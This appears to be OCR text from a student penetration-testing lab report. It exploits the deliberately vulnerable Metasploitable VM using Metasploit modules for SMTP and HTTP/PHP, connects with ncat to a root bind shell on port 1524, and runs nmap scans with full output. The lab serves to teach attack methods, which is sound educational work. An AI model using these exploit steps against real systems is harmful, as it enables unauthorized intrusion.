


Step 5: Then Finally run to perform the exploitation of smtp.


c) Exploiting Metasploit using Bind shell

Repeat the first 4 steps of part A

Step 1: Install the ncat command




Step 2: Type the command ncat “IPaddress of the metasploit” 1524 in order to obtain login and the password.



d) Exploiting Metasploit using HTTP

Repeat the first 4 steps of part A


Step 1: Search http scanner for the matching modules




Step 2: Use auxiliary/scanner/http/http_version and show options for the same.


Step 3: Then set RHOSTS for the respective IPaddress of the metasploit an show options.

Step 4: Run and then search for php 5.4.2.




Step 5: Use 1 and show options. Set Rhosts and show options for the final matching modules and finally exploit.






5. Perform Network scanning using following nmap commands:


a) nmap -p




b) nmap -sV


root@kali: /home/aman
File Actions Edit View Help
┌──(root㉿kali)-[/home/aman]
└─# nmap -sV 192.168.1.39
Starting Nmap 7.93 (https://nmap.org) at 2023-03-12 18:15 IST
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 100.00% done; ETC: 18:15 (0:00:00 remaining)
Stats: 0:00:27 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 65.22% done; ETC: 18:16 (0:00:07 remaining)
Stats: 0:01:50 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 73.91% done; ETC: 18:18 (0:00:34 remaining)
Stats: 0:02:40 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 73.91% done; ETC: 18:19 (0:00:52 remaining)
Stats: 0:02:45 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 73.91% done; ETC: 18:19 (0:00:53 remaining)
Nmap scan report for 192.168.1.39
Host is up (0.0030s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet?
25/tcp open smtp?
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec?
513/tcp open login?
514/tcp open shell?
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ccproxy-ftp?
3306/tcp open mysql?
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
